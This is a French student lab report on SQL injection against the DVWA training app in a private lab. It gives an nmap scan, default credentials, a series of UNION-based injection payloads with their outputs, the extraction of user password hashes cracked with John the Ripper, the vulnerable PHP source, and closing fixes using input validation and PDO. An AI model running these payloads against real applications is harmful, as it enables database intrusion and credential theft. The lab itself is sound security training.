

MOUNEU  
Olivier  
FIA-5

## TP SQLi


Le 17/02/2022

Metasploit : 192.168.43.144  
KaliLinux : 192.168.43.229

Scan des ports sur la machine MetaExploit :  
`nmap -p1-65535 192.168.43.144 -O --osscan-guess`

DVWA (trouvé le code de la page HTML) :  
User : admin  
Password : password

2) Obtenir DB version : `1' UNION select null, version() #`



The screenshot shows a web application interface titled "Vulnerability: SQL Injection". It features a "User ID:" label and a text input field containing the payload `1' UNION select null, version() #`. A "Submit" button is located to the right of the input field. Below the input field, the application displays the results of the query in red text, showing two rows of data: the first row contains "First name: admin" and "Surname: admin", and the second row contains "First name:" and "Surname: 5.0.51a-3ubuntu5".

**Vulnerability: SQL Injection**

User ID:

ID: 1' UNION select null, version() #  
First name: admin  
Surname: admin

ID: 1' UNION select null, version() #  
First name:  
Surname: 5.0.51a-3ubuntu5

3) Nom de l'utilisateur sur le serveur MySQL

**User ID:**  
  
  

```
ID: 1' UNION select null, user() #  
First name: admin  
Surname: admin  
  
ID: 1' UNION select null, user() #  
First name:  
Surname: root@localhost
```

L'utilisateur connecté au service SQL est root.

4) Obtenir le nom de la bse de données utilisée :

**1' union select @@version,database() #**

## Vulnerability: SQL Injection

**User ID:**  
  
  

```
ID: 1' union select @@version,database() #  
First name: admin  
Surname: admin  
  
ID: 1' union select @@version,database() #  
First name: 5.0.51a-3ubuntu5  
Surname: dvwa
```

La version de MySQL est 5.0.51a-3 pour Ubuntu.

5) Obtenir le nombre de tables :

**1' union Select null, COUNT(table\_name) FROM information\_schema.tables #**

**Vulnerability: SQL Injection**  
**User ID:**  
  
  

```
ID: 1' union Select null, COUNT(table_name) FROM information_schema.tables #  
First name: admin  
Surname: admin  
  
ID: 1' union Select null, COUNT(table_name) FROM information_schema.tables #  
First name:  
Surname: 430
```

Il y a 430 tables dans la base de données.

6) Obtenir liste des tables commençant par 'user' :

**1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #**

### Vulnerability: SQL Injection

User ID:

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name: admin  
Surname: admin

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: USER\_PRIVILEGES

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: users

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: user

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: users\_grouppermissions

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: users\_groups

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: users\_grouppermissions

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: users\_groups

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: users\_objectpermissions

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: users\_permissions

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: users\_usergroups

ID: 1' union Select null, table\_name FROM information\_schema.tables WHERE table\_name LIKE 'user%' #  
First name:  
Surname: users\_users

7) Oui il existe une table 'users'

Extraction des noms des colonnes de la table 'users':

**1' UNION SELECT null, COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = 'users' #**

**User ID:**

ID: 1' UNION SELECT null, COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = 'users' #  
First name: admin  
Surname: admin

ID: 1' UNION SELECT null, COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = 'users' #  
First name:  
Surname: user\_id

ID: 1' UNION SELECT null, COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = 'users' #  
First name:  
Surname: first\_name

ID: 1' UNION SELECT null, COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = 'users' #  
First name:  
Surname: last\_name


ID: 1' UNION SELECT null, COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = 'users' #  
First name:  
Surname: user

ID: 1' UNION SELECT null, COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = 'users' #  
First name:  
Surname: password

ID: 1' UNION SELECT null, COLUMN\_NAME FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME = 'users' #  
First name:  
Surname: avatar

On peut en tirer le prénom, nom de famille, l'username, le mot de passe et l'avatar des utilisateurs

Récupérer les users et password : **1' UNION SELECT user, password FROM users #**



```
root@kali:~/Documents# john --format=raw-MD5 dvwa_pss.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)
```

Les mots de passes ont tous été hashés en md5 de 128bits (stockés sous forme de 32 caractères hexadécimaux), sans ajout de sel pour complexifier le hashage.

/var/www/dvwa/vulnerabilities/sqli/source/low.php

```
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        $html .= '<pre>';
        $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last . '<br>';
        $i++;
    }
    echo $html;
}
```

--More-- (89%)

Enfin d'empêcher l'exécution de l'attaque précédente, j'ajouterai un script pour contrôler la valeur du paramètre GET['id'], en s'assurant qu'ils ne contiennent qu'un nombre entier (c'est la valeur attendue normalement par le champ de saisie).

La meilleure solution est d'utiliser des outils MySQL pour PHP comme PDO qui implémentent déjà des fonctionnalités pour prévenir les injections SQL.